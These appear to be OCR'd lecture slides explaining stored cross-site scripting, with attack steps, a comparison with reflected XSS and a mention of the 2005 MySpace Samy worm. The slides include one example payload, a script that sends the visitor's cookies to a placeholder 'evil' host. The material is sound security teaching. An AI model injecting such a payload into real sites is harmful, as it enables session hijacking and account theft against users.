
The HTML generated by the server:

Welcome <script>document.location='http://evil/log.php?'+document.cookie</script>

Stored Cross-Site Scripting

- Step 1
  - The attacker sends (e.g., uploads) to the server the code to inject
  - The server stores the injected code persistently (e.g., in a database)
- Step 2
  - The client visits the vulnerable web page
  - The server returns the resource along with the injected code
- A few insights
  - All the users that will visit the vulnerable resource will be victim of the attack
  - The injected code is not visible as a URL
  - More dangerous than reflected XSS

XSS attack in action



http://excess-xss.com

MySpace Worm

- MySpace Samy's friend requests of 2005

http://samy.pl/popular/